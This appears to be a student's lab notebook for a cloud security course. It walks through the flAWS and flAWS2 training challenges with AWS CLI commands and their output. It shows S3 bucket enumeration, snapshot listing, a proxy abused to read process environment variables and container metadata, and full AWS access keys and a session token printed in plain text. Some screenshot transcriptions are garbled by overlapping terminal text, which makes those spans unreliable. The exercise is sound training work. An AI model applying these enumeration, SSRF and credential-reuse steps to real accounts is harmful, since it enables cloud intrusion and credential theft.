
4.3.4.2 aws s3 --profile awsflawsone ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ aws s3 --profile awsflawsone ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 18:02:15      80751 everyone.png
2017-03-02 19:47:17      1433 hint1.html
2017-02-26 18:04:39      1035 hint2.html
2017-02-26 18:02:14      2786 index.html
2017-02-26 18:02:14       26 robots.txt
2017-02-26 18:02:15     1051 secret-e4443fc.html
```

4.3.4.3



4.3.5.1



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<ListBucketResult>
-  <Name>
-    level3-9af3927f195e10225021a578e6f78df.flaws.cloud
  </Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
-  <Contents>
-    <Key>.git/COMMIT_EDITTION semchuk2@ada:~$ whoami && date
      <LastModified>2017-09-17T15:12:24.000Z</LastModified>
      <ETag>"5f8f2cb9c2664a23Fri 28 May 2021 10:49:11 AM PDT
      <Size>52</Size>          semchuk2@ada:~$ 
      <StorageClass>STANDARD
    </Contents>
-  <Contents>
-    <Key>.git/HEAD</Key>
      <LastModified>2017-09-17T15:12:24.000Z</LastModified>
      <ETag>"4cf2d64e44205fe628ddd534e1151b58"</ETag>
      <Size>23</Size>
      <StorageClass>STANDARD</StorageClass>
    </Contents>
```

4.3.5.2 In the CLI view the bucket listing.

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ aws s3 ls s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ 
```

4.3.5.3 Show the contents of this file

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ aws s3 cp --no-sign-request s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud/robots.txt .
download: s3://level3-9af3927f195e10225021a578e6f78df.flaws.cloud/robots.txt to ./robots.txt
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ ls
env robots.txt
(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ cat robots.txt
User-Agent: *
Disallow: /(env) semchuk2@ada:~/Desktop/CS495/lab4_3$ 
```

4.3.5.6

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws s3 ls --profile flaws
2020-06-25 10:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-26 16:06:07 config-bucket-975426262029
2020-06-27 03:46:15 flaws-logs
2020-06-27 03:46:15 flaws.cloud
2020-06-27 08:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 08:27:14 level3-9af3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 08:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 08:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 08:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-27 19:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ 
```

4.3.6 Level 4

4.3.6.1

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws sts get-caller-identity --profile flaws
{
    "UserId": "AIDAQ3H5DC3LEG2BKSCLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ 
```

4.3.6.2


```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws ec2 describe-snapshots --owner-id 975426262029 --profile flaws
{
    "Snapshots": [
        {
            "Description": "",
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12.000Z",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ]
        }
    ]
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ 
```

4.3.6.2


```
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ aws ec2 describe-snapshots --profile flaws | wc -l
299798
(env) semchuk2@ada:~/Desktop/CS495/lab4_3/level3$ 
```

4.3.7 Level 5

4.3.7.1



4.3.7.3 Use the proxy to access this internal metadata service and show the results.



The screenshot shows a terminal window titled "max...". The window contains a list of dates from 2007 to 2021, followed by the word "latest". Below this, a command was run, resulting in an error message: "semchuk2@ada:~\$ client_loop: send disconnect: Broken pipe".

```
1.0
2007-01-19
2007-03-01
2007-08-29
2007-10-10
2007-12-15
2008-02-01
2008-09-01
2009-04-04
2011-01-01
2011-05-01
2012-01-12
2014-02-25
2014-11-05
2015-10-20
2016-04-19
2016-06-30
2016-09-02
2018-03-28
2018-08-17
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
latest

semchuk2
Fri 28 May 2021 10:49:11 AM PDT
semchuk2@ada:~$ client_loop: send disconnect: Broken pipe
max@semchuk-desktop:~$
```

4.3.8.4 Take a screenshot of it for your lab notebook.

The screenshot shows a web browser window with the URL 'theend-797237e8ada164bf9f12cebf93b282cf.flax'. The page content includes:

flAWS - The End

Lesson learned

It is common to give p
SecurityAudit policy.
really help an attacke
weaknesses and mistake

Fri 28 May 2021 10:49:11 AM PDT
semchuk2@ada:~\$ client_loop: send di
sconnect: Broken pipe
max@semchuk-desktop:~\$

Avoiding this mista
Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.

The End

Congratulations on completing the flAWS challenge!

Send me some feedback at scott@summitroute.com

Tweet and tell your friends about it if you learned something from it.

There is also now a [flaws2.cloud](#)! Check that out, and a reminder, if your company is interested in receiving AWS security training, please reach out to me at scott@summitroute.com.

Labs 4.4

4.4.2.4 Take a screenshot showing this account via the command below

```
Unknown options: flaws2L1
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile flaws2L1
{
    "UserId": "AROAIBATWWYQXZTTALNCE:level1",
    "Account": "653711331788",
    "Arn": "arn:aws:sts::653711331788:assumed-role/level1/level1"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ 
```

4.4.2.6 Take a screenshot showing the secret URL in the file:

```

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws s3 ls s3://level1.flaws2.cloud --profile flaws2L1
    PRE 
2018-11-20 12:55:05      17102 favicon.ico
2018-11-20 18:00:22      1965 hint1.htm
2018-11-20 18:00:22      2226 hint2.htm
2018-11-20 18:00:22      2536 hint3.htm
2018-11-20 18:00:23      2460 hint4.htm
2018-11-20 18:00:17      3000 index.htm
2018-11-20 18:00:17      1899 secret-ppxVfdwV4DDtZm8vbQRvhxL8mE6wxNco.html
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws s3 cp s3://level1.flaws2.cloud/secret-ppxVfdwV4DDtZm8vbQRvhxL8mE6wxNco.html --profile flaws2L1 .
download: s3://level1.flaws2.cloud/secret-ppxVfdwV4DDtZm8vbQRvhxL8mE6wxNco.html to ./secret-ppxVfdwV4DDtZm8vbQRvhxL8mE6wxNco.html
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ ls
env  secret-ppxVfdwV4DDtZm8vbQRvhxL8mE6wxNco.html
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ cat secret-ppxVfdwV4DDtZm8vbQRvhxL8mE6wxNco.html
<!DOCTYPE html>
<html lang="en">

<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">

<meta name="description" content="AWS Security training">
<meta name="keywords" content="aws,security,ctf,amazon,enterprise,defense,infosec,cyber,flaws2">
<title>flaws2.cloud</title>

<link href="http://flaws2.cloud/css/bootstrap.css" rel="stylesheet">
<link href="https://fonts.googleapis.com/css?family=Lato" rel="stylesheet">
<link href="http://flaws2.cloud/css/summitroute.css" rel="stylesheet">

<link rel="icon" href="/favicon.ico" sizes="16x16 32x32 64x64" type="image/vnd.microsoft.icon">
</head>


<body>
<div class="stretchforfooter">
<div class="contalner">
<nav class="navbar navbar-default" role="navigation">
<div class="navbar-header">
<a class="navbar-brand" href="/"></a>
</div>
<div class="nav navbar-nav navbar-right">
<ul>
<li>
<a href="http://flaws2.cloud" class="hvr-overline-from-center">flaws2.cloud</a>
</li>
</ul>
</div>
</nav>
</div>
<hr class="gradient">
<div class="content-section-a">
<div class="contalner">
<div class="row">
<div class="col-sm-8 col-sm-offset-2">

<div class="content">
<div class="row">
<div class="col-sm-12">
<center><h1>Level 1 - Secret</h1></center>
<br>
The next level is at <a href="http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud">http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud</a>
</div>
</div>
</div>
</div>
</div>
</body>
</html>


```

(env) semchuk2@ada:~/Desktop/CS495/lab4_4\$ █


4.4.3.3 Take a screenshot of the successful login.



4.4.4.1 To test this, take a screenshot of the output when using the request below




4.4.4.1 Take a screenshot of the environment variables for the process running the container.



A screenshot of a web browser window. The address bar shows "container.target.flaws2.cloud/proxy/file:///proc/...". Below the address bar is a toolbar with various icons. The main content area displays a series of AWS environment variables:

```
HOSTNAME=ip-172-31-55-65.ec2.internal HOME=/root AWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/f536c20a-9a31-4f65-8f4e-0a201a72f7b0 AWS_EXECUTION_ENV=AWS_ECS_FARGATE AWS_DEFAULT_REGION=us-east-1 ECS_CONTAINER_METADATA_URL_V4=http://169.254.170.2/v4/ef02f49-194c-477b-9fa5-2b408352ac1e ECS_CONTAINER_METADATA_URL=http://169.254.170.2/v3/ef02f49-194c-477b-9fa5-2b408352ac1e PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin AWS_REGION=us-east-1 PWD=/
```

4.4.4.2 Use the proxy to access the contents of the URI above and take a screenshot of its output.



A screenshot of a web browser window. The address bar shows "container.target.flaws2.cloud/proxy/http://169.254.170.2/v3/ef02f49-194c-477b-9fa5-2b408352ac1e". Below the address bar is a toolbar with various icons. The main content area displays a JSON object representing an AWS ECS task definition:

```
{"DockerId": "f8aaa684c571ecd6ec7f1f8501f08cf18424edfc8ea729be2ef531d0b8f0d91b", "Name": "level3", "Document": "level3-3-level3-d499819186ddff57100", "Image": "653711331788.dkr.ecr.us-east-1.amazonaws.com/level2", "ImageID": "sha256:2d73de35b78103fa305bd941424443d520524a050b1e0c78cf", "com.amazonaws.ecs.cluster": "arn:aws:ecs:us-east-1:653711331788:cluster /level3", "com.amazonaws.ecs.container-name": "level3", "com.amazonaws.ecs.task-arn": "arn:aws:ecs:us-east-1:653711331788:task/level3/d66bbad377774eb8972ef0158bab4912", "com.amazonaws.ecs.task-definition-family": "level3", "com.amazonaws.ecs.task-definition-version": "3", "DesiredStatus": "RUNNING", "KnownStatus": "RUNNING", "Limits": {"CPU": 0, "Memory": 0}, "CreatedAt": "2021-02-09T21:26:23.817693302Z", "StartedAt": "2021-02-09T21:26:27.444444444Z", "NetworkMode": "awsvpc", "IPv4Addresses": ["172.31.55.65"]}, "Health": {"status": "UNHEALTHY", "statusSince": "2021-02-09T21:27:28.220952936Z", "exitCode": -1, "output": "OCI runtime exec failed: exec failed: container_linux.go:370: starting container process caused: exec: \\"exit 0\\": executable file not found in $PATH: unknown"}
```

4.4.4.3 Take a screenshot of the site.

The screenshot shows a web browser window with the URL `the-end-962b72bjahfm5b4wcktm8t9z4sapemjb...`. The browser's toolbar includes icons for School, Google, Apple Music, Plex, GitHub, Amazon, LinkedIn, AWS Console, WF, and Schwab. A terminal window is overlaid on the page, titled "max...". The terminal output is as follows:

```
semchuk2
Fri 28 May 2021 02:39:18 PM PDT
semchuk2@ada:~$
```

The main content of the page is:

The End

Congrats! You completed the attacker path of flAWS 2! There is also a [defender path](#).

If you enjoyed this and learned some things, please tweet about it and mention it in your Slacks!

I'm an independent security consultant and if you'd like help with your AWS security needs (assessments, training, and more), please reach out by emailing scott@summitroute.com, visiting summitroute.com, or sending me DM on twitter to [OxdabbaD00](#).

4.4.5.1 Take a screenshot of the caller identity associated with these credentials via AWS's Security Token Service (STS) using the command below:

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws configure --profile security
AWS Access Key ID [None]: AKIAIUFNQ2WCOPTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBF1",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ █
```

- Take a screenshot of the token issued by using the command below

```
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws configure --profile security
AWS Access Key ID [None]: AKIAIUFNQ2WCOPTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]: json
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBF1",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
(env) semchuk2@ada:~/Desktop/CS495/lab4_4$ aws sts get-session-token --profile security
{
    "Credentials": {
        "AccessKeyId": "ASIAUV7LUUHZCFBFJJVA",
        "SecretAccessKey": "x7gy2m1z1rdnjhLsa51/617taZ3gHbCl8z+Q13",
        "SessionToken": "FwoGZXIxYXzdENI//////////WeADhIBb1lV1Gbb0F1edcKCAXRHsmfXApDPmbvIGJDi2VPUTZUM1DY9RBXN+kHtzafNXHTXNg1hZWrPLQtHdyUQFcF+dvc7o0casyFZYPF0o/ajlNqR0+9k5+tnd000NwwvVdpAaxX
cxZQcEwdkD18+w/nG52rR00VzdnP0tbKnek/v+E1T6fc6HZRKm4Va0fbgoh/zFhQYyKPjICoFv8qtBnw9wJnpsb4W5AEcJPnK9k0RqjwbteYip6nX+JI+5QE8=",
        "Expiration": "2021-05-29T11:34:31Z"
    }
}
